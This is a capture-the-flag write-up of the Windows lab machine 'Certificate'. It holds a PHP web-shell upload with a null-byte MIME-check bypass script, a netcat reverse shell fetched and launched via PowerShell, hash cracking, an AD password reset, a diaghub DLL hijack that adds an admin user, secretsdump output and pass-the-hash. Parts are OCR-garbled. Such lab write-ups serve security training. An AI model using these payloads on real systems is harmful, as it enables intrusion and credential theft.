

Description:

Certificate is a hard windows box requiring advanced knowledge in file upload payloads, and windows privileges. While the methods used to gain **SYSTEM** do work, I suspect there are multiple ways to attack this box.

Difficulty: Hard

Operating System: Windows Server 2000

Skills Required:

- Active Directory
- Web Exploitation
- Windows Permissions
- Password Cracking


Tools Used:

- Python
- Bloodhound
- netcat
- evil-winrm
- impacket
- NetExec
- hashcat
- JohnTheRipper
- BloodyAD

Enumeration

Port Scanning - Nmap


```
(kali@kali)-[-/Certificate]
$ nmap -A -TS 10.129.237.217 --min-rate 2000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 02:38 EDT
Nmap scan report for 10.129.237.217
Host is up (0.28s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
[_http-server-header: Apache/2.4.58 (WindoW openSSL/3.1.3 PHP/8.0.30)
[_http-server-header: Apache/3.4.58 (WindoW openSSL/3.1.3 PHP/8.0.30)
[_stylec open merco Microsoft WindoWs RPC
139/tcp open merco Microsoft WindoWs RPC
3268/tcp open Microsoft-ds?
3268/t
```



Navigating to the website we can see there is a **registration** and **login** page for both **students** and teachers, **however** the teacher account requires **verification**. In this case I made a student account and logged into it.



Browsing the page we find different courses we can enroll in. Once enrolled you can access **quizzes** where you can **submit** your work. This seems to be our vector of attack!



As the website lists we can only upload .pdf, pptx, xlsx and zip files. Lets try to ignore this and upload a .php shell and try to access it.

```
<?php system($_GET['cmd']); ?>
This will be our payload.
```

400 Bad Request

The request you sent contains bad or malicious content(Invalid MIME type).

As show above the website will not allow us to upload files that it detects as malicious and it references a MIME type. a MIME (Multipurpose Internet Mail Extensions) type, or better known as Media Type is how the website is checking our file type.

We can hide this by disguising our payload as a .pdf and keeping the .php format by using a null byte to separate the file extensions. This cannot be done by had I found so below is a simple python script that will allow us to do this.

```
-(kali⊛kali)-[~/evil]
 -$ cat gen.py
import os
import zipfile
#Paths,
zip_path = 'dump.zip'
new_zip_path = 'dump22.zip'
old_filename = 'dump.php'
new_filename = 'dump.php\x00.pdf'
#Open the original ZIP and create a new one,
with zipfile.ZipFile(zip_path, 'r') as zip_read:
    with zipfile.ZipFile(new_zip_path, 'w', compression=zipfile.ZIP_DEFLATED) as zip_write:
         for item in zip_read.infolist():
            original_data = zip_read.read(item.filename)
             # Rename the target file
if item.filename = old_filename:
                 item.filename = new_filename
             zip_write.writestr(item, original_data)
print(f'Renamed {old_filename} to {new_filename} inside {new_zip_path}')
```

While this code is called dump (which is a spoiler to a later step) I will soon reference it as **shell.php**. However after generating the payload we get the error once more.

400 Bad Request

The request you sent contains bad or malicious content(Invalid MIME type).

This seemed to be because the payload was using the <code>system()</code> call which was being detected. Therefore we need to move to the <code>shell_exec</code> function as a suitable bypass.

cho(shell_exec(\$_GET['cmd'])); ?>

```
← → C △ Not secure certificate.htb/static/uploads/ebd0473a69a5f33d8a4caa3b1e4f234c/shell.php?cmd=whoami
```

certificate\xamppuser

1

We can see with the command **whoami** we now have shell on the website!

Upgrading the shell - Netcat

We then can open up a http server on our attack machine to serve files to the website.

```
python3 -m http.server 8000
```

After This we can query our **netcat payload** over via **powershell**'s **IWR** or **Invoke Web Request**.

```
shell.php?cmd=powershell%20-c%20%22iwr%20http://10.10.x.x:8000/nc.exe%20-
OutFile%20nc.exe%22
```

After which we open a netcat listener on the attack machine as well.

```
nc -lvnp 4444
```

Then query the server to connect with the new binary file.

shell.php?cmd=.\nc.exe%2010.10.x.x%204444%20-e%20cmd.exe

```
(kali⊗ kali)-[~/evil]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.14] from (UNKNOWN) [10.129.237.215] 58001
Microsoft Windows [Version 10.0.17763.6532]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\certificate.htb\static\uploads\ebd0473a69a5f33d8a4caa3b1e4f234c>
```

Now we have a stable CMD shell via netcat!

Foothold

User Enumeration

```
C:\xampp\htdocs\certificate.htb>type db.php
type db.php
<?php
// Database connection using PDO
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
   $db_user = 'certificate_webapp_user'; // Change to your DB username
                                    // Change to your DB password
   $db_passwd = '@
   $options = [
        PDO :: ATTR_ERRMODE ⇒ PDO :: ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE ⇒ PDO::FETCH_ASSOC,
   $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
   die('Database connection failed: ' . $e→getMessage());
?>
C:\xampp\htdocs\certificate.htb>mysql
'mysql' is not recognized as an internal or external command,
operable program or batch file.
C:\xampp\htdocs\certificate.htb>php -r
php -r
'php' is not recognized as an internal or external command,
operable program or batch file.
```

After some digging we can find a interesting file called db.php or the database

configuration file. This file gives us the database password we can use to login with to dump the data base!

As I eluded to earlier we can make a python script to dump the database and organize it by user. (NOTE: there is a mssql.exe in these files I just missed it during this step)

```
G
                ▲ Not secure certificate.htb/static/uploads/ebd0473a69a5f33d8a4caa3b1e4f234c/dump.php
    [id] => 1
    [0] => 1
    [first_name] => Lorra
    [1] => Lorra
    [last_name] => Armessa
    [2] => Armessa
    [username] => Lorra.AAA
    [3] => Lorra.AAA
    [email] => lorra.aaa@certificate.htb
    [4] => lorra.aaa@certificate.htb
    [password] => $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG
    [5] => $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23X0KFuT6IM2sBbgQvEFG
    [created_at] => 2024-12-23 12:43:10
    [6] => 2024-12-23 12:43:10
    [role] => teacher
    [7] => teacher
    [is_active] => 1
    [8] => 1
)
Array
    [id] => 6
    [0] => 6
    [first_name] => Sara
    [1] => Sara
    [last_name] => Laracrof
[2] => Laracrof
    [username] => Sara1200
    [3] => Sara1200
    [email] => sara1200@gmail.com
    [4] => sara1200@gmail.com
    [password] => $2y$04$pgTOAkSnYMQoILmL6MRXL00fFlZUPR4lAD2kvWZj.i/dyvXNSqCkK
    [5] => $2y$04$pqTOAkSnYMQoILmL6MRXL00fFlZUPR4lAD2kvWZj.i/dyvXNSqCkK
    [created at] => 2024-12-23 12:47:11
    [6] => 2024-12-23 12:47:11
[role] => teacher
    [7] => teacher
    [is_active] => 1
    [8] => 1
```

Checking the database we can collect all the users **bcrypt** hashed passwords and **crack** them in **hashcat**.

```
hashcat -m 3200 -a 0 ..\bcrypt_hashes.txt ..\rockyou.txt
  -(kali⊛kali)-[~]
-$ nxc ldap certificate.htb -u sara.b -p
LDAP
                                                   [*] Windows 10 / Server 2019 Build 17763 (name:D
           10.129.237.215 389
                                  DC01
                                                   [+] certificate.htb\sara.b:
           10.129.237.215 389
                                  DC01
  -(kali⊛kali)-[~]
* nxc winrm certificate.htb -u sara.b -p
          10.129.237.215 5985 DC01
                                                   [*] Windows 10 / Server 2019 Build 17763 (name:D
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 H
ciphers.algorithms.ARC4 and will be removed from this madule in 48.0.0.
 arc4 = algorithms.ARC4(self._key)
           10.129.237.215 5985
                                                   [+] certificate.htb\sara.b:[
                                                                                      (Pwn3d!)
                                  DC01
```

We can then use **NetExec** to verify the **credentials** and check if we have **Windows Remote Management** perms, in which we do!


Privilege Escalation - SeManageVolumePrivilege

Evil-WinRM	PS C:\Users	\Sara.	B\Do	uments\WS-01	dir C:\Users\
*					
Director	y: C:\Users				
Silver					
Mode	Last	WriteT	ime	Length	n Name
d	12/30/2024	8:33	PM		Administrator
d	11/23/2024	6:59	PM		akeder.kh
d——	11/4/2024	12:55	AM		Lion.SK
d-r	11/3/2024	1:05	AM		Public
d	11/3/2024	7:26	PM		Ryan.K
d Season 8	11/26/2024	4:12	PM		Sara.B
d	12/29/2024	5:30	PM		xamppuser

Looking at the users on the machine we see other users like **Ryan.K**. Here, using **bloodhound**, we can check for vectors to take over these users.

To collect Bloodhound data I used the following.

```
bloodhound-python -u sara.b -p [password] -dc dc01.x.htb -d x.htb -c all -ns 10.10.x.x
```



After importing this data into **bloodhound** we can see **sara.b**'s group ACCOUNT OPERATORS have Genericall Permission over **Ryan.K**'s account. We can exploit this by changing his password using a tool called **bloodyAD**.

```
(kali@ kali)-[~]

$ bloodyAD -d Certficate.htb -u sara.b -p -host 10.129.237.215 set password RYAN.K 'TestTest123!'

bloodyAD -d domain.htb -u sara.b -p [password] --host 10.x.x.x set

password Ryan.K [New Password]
```

```
PRIVILEGES INFORMATION

Privilege Name

Description

SeMachineAccountPrivilege
SeChangeNotifyPrivilege
SeManageVolumePrivilege
SeIncreaseWorkingSetPrivilege
SeIncrease a process working set Enabled
```

whoami /priv

Once logged in we can list Ryan.K's Privilege and see that he has

SeManageVolumePrivilege. This permission allows us to change the permission on any folder and files within the folder.

Using the following **exploit** I attempt this on the **root.txt** flag in the **Administrator's Desktop**.

https://github.com/xct/SeManageVolumeAbuse/tree/main

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeAbuse.exe C:\Users\Administrator\Desktop
Success! Permissions changed.
```

.\SeManageVolumeAbuse.exe C:\Users\Administrator\Desktop

As you can see the box creator performed some kind of back magic I could not figure out how to reverse on the file. Whatever this was even if I had full access to the file I still could not read it.

That's quite the bummer, but we can still use this **privilege** to gain **SYSTEM** access through a **Living off the Land Binary (LOLBAS)** diaghub.

These can be found at LOLBAS

The used exploit can be found here Diaghub.

```
int pwn()
{
    WinExec("C:\\Windows\\System32\\spool\\drivers\\color\\nc.bat", 0);
    return 0;
}
```

While this is not required, I edited the payload of the exploit and compiled it to use a bat file instead. This way I can make my own payload on the fly and see what works.

```
(kali⊗ kali)-[~]

$ cat nc.bat

net user moriz SecurePass2! /add

net localgroup Administrators moriz /add
```

My plan was to make a new user, and then dump the **domain secrets** with a **DCSync** attack.

Evil-WinRM PS C:\Users\Ryan.K> .\Documents\SeManageVolumeAbuse.exe C:\Windows\System32 Success! Permissions changed.

.\SeManageVolumeAbuse.exe C:\Windows\System32

```
*Evil-WinRM* PS C:\Users\Ryan.K> copy .\nc.bat C:\windows\system32\spool\drivers\color\nc.bat
*Evil-WinRM* PS C:\Users\Ryan.K> type C:\windows\system32\spool\drivers\color\nc.bat
net user moriz SecurePass2! /add
net localgroup Administrators moriz /add
```

```
PS C:\Windows\System32> diaghub.exe C:\ProgramData xct.dll
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] CreateSession
[+] CoCreateGuid
[+] Success
             PS C:\Windows\System32> net user
User accounts for \\
                                                    Alex.D
Administrator
                          akeder.kh
Aya.W
                          Eva.F
                                                    Guest
John.C
                          Kai.X
                                                    kara.m
karol.s
                          krbtgt
                                                    Lion.SK
Maya.K
                          moriz
                                                    Nya.S
Ryan.K
                                                    Sara.B
                          saad.m
xamppuser
```

diaghub.exe C:\ProgramData xct.dll

After following the exploit instruction, adding the files to system32 and running it, I was able to create this user!

PRIVILEGES INFORMATION							
Privilege Name	Description	State					
GeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled					
SeMachineAccountPrivilege	Add workstations to domain	Enabled					
SeSecurityPrivilege	Manage auditing and security log	Enabled					
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled					
SeLoadDriverPrivilege	Load and unload device drivers	Enabled					
SeSystemProfilePrivilege	Profile system performance	Enabled					
SeSystemtimePrivilege	Change the system time	Enabled					
SeProfileSingleProcessPrivilege	O.DOTProfile single process	Enabled					
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled					
SeCreatePagefilePrivilege	Create a pagefile	Enabled					
SeBackupPrivilege	Back up files and directories	Enabled					
SeRestorePrivilege	Restore files and directories	Enabled					
SeShutdownPrivilege	Shut down the system	Enabled					
SeDebugPrivilege	Debug programs	Enabled					
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled					
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled					
SeRemoteShutdownPrivilege	Force shutdown from a remote system Remove computer from docking station	Enabled					
SeUndockPrivilege	Remove compacer from docking bederon	Enabled					
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation						
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled					
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled					
SeCreateGlobalPrivilege	Create global objects	Enabled					
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled					
SeTimeZonePrivilege	Change the time zone	Enabled					
SeCreateSymbolicLinkPrivilege	Create symbolic links lege Obtain an impersonation token for another user in the same ses	Enabled					

Logging in and running the whoami /priv command verifies the users permission as well.

```
'SecurePass2!'@'certificate.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
    Starting service RemoteRegistry
[*] Target system bootKey: 0×5cea1e66da8824f09a4e388596e60a4a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CERTIFICATE\DC01$:aes256-cts-hmac-sha1-96:37e0e73332edfcc623b54ae20124ba786f
CERTIFICATE\DC01$:aes128-cts-hmac-sha1-96:cb4b0249daf270
CERTIFICATE\DC01$:des-cbc-md5:021
CERTIFICATE\DC01$:plain_password_hex:b9e738a3d3c27735c6c2e77c4718f2434791aa8de0ccd96c4570de531c91fc7c96973fef
d53c97f5f44d40e40cb4d4cbb8a7e3e85eefce6b72<u>c43740e5a5</u>a87a83a041e5bca193771025752807f8db1a666382fcabb9eca24822
                                                                 f78152006ea52e5dae8364b7f64f9dacca923478bfbd24686af0
152e0a9167026cf3694
                                                             zuu53e21c160e99a11960cebdf
d34084e06d
CERTIFICATE\DC01$:aad3b435b51404eeaad3b435b51404ee:f36e0bc3
[*] DPAPI_SYSTEM
dpapi_machinekey:0×c3ff4e4015e130aeac8
dpapi_userkey:0×36a4f4aae2cdbee83
[*] NL$KM
 0000 DB 80 E3 7D 2D F9 3B 06 ED DB EC 4B 5B 13 1C 1E
                                                                    ...}-.;....K[ ...
...]>.P....2....
       18 0E 97 5D 3E A9 50 81 F9 92 9A 32 97 BC FB 94 D0 69 3D C3 70 3C BD 83 AE 53 66 03 3C E7 DB 69 CF F4 A1 16 B2 58 38 56 2E CF E8 8F 38 51 A3 EE
 0010
                                                                   .....X8V.....8Q..
 0030
NL$KM:db80e37d2df93b06eddbec4b5b131c1e180e975d3ea95081f9929a3297bcfb94d
[*] SC Apache2.4
CERTIFICATE\xamppuser:;
[*] _SC_mysql
CERTIFICATE\xamppuser:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d8
ouest::001:aau3D435D51404eeaau3D435D51404ee::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
                                                                          yoa6028f720:::
Kai.X:1105:aad3b435b51404eeaad3b435b51404ee:003c4c
Sara.B:1109:aad3b435b51404eeaad3b435b51404ee:c23672-
                                                                               f0e85e45:::
John.C:1111:aad3b435b51404eeaad3b435b51404ee:3f6d0
                                                                            eeuc82547f5:::
Aya.W:1112:aad3b435b51404eeaad3b435b51404ee:a72e757
                                                                         1a71666f933:::
                                                                            171666f933:::
-71666f933:::
Nya.S:1113:aad3b435b51404eeaad3b435b51404ee:a72e7
Maya.K:1114:aad3b435b51404eeaad3b435b51404ee:a72e/5/TV
                                                                             va0217708c4:::
Lion.SK:1115:aad3b435b51404eeaad3b435b51404ee:3b24c3
Eva.F:1116:aad3b435b51404eeaad3b435b51404ee:f30914c
                                                                                 332e99 :::
Ryan.K:1117:aad3b435b51404eeaad3b435b51404ee:e0e4d511c
                                                                             ----ubf1348:::
certificate.htb\akeder.kh:1119:aad3b435b51404eeaad
                                                                                              9fb3ea84bf1348:::
                                                                               24bfb210:::
kara.m:1121:aad3b435b51404eeaad3b435b51404ee:831a
```

secretsdump.py domain.htb/[user]:[password]@domain.htb

Lastly We dump the secrets and login to the Administrator account using evil-winrm and a PTH (Pass the hash) attack.

```
evil-winrm -i 10.x.x.x -u Administrator -H [hash]
```

Wild Goose Chase

The following are some users that were vulnerable to attack but were not useful in my journey to **SYSTEM** access.

The first thing I found on Sara.b's user account was a pcap file with another users creds.


This was the output of **Network Miner**, a quick tool that allows us to pull credentials captured in peap files.

This hash is a **AS-REP hash** used for **Kerberos Authentication**. I had to used john instead of hash cat for this hash as the format was not getting accepted / user error which was quite time consuming.

john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt
asrep_hash.txt

```
-(kali⊗kali)-[~/evil]
LDAP
           10.129.237.215
                            389
                                   DC01
                                                        Windows 10 / Server 2019 Build 17763 (name:
            10.129.237.215
                                                    [+] certificate.htb\Lion.SK:
                            389
                                   DC01
  -(kali⊛kali)-[~/evil]
$ nxc winrm 10.129.237.215 -u Lion.SK -p
           10.129.237.215 5985
                                  DC01
                                                    [*] Windows 10 / Server 2019 Build 17763 (name:
usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4/
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
 arc4 = algorithms.ARC4(self._key)
            10.129.237.215 5985
                                                    [+] certificate.htb\Lion.SK;
                                                                                         (Pwn3d!)
                                   DC01
```

This user also has windows remote management but not special permissions. Therefore a wild goose chase.



I then later used **sara.b** again to join the ENTERPRISE READ-ONLY DOMAIN CONTROLLERS then try to leverage the **GetChanges Permission** to the perform a **DCSync attack**. This also failed as the permission are not high enough to perform this action.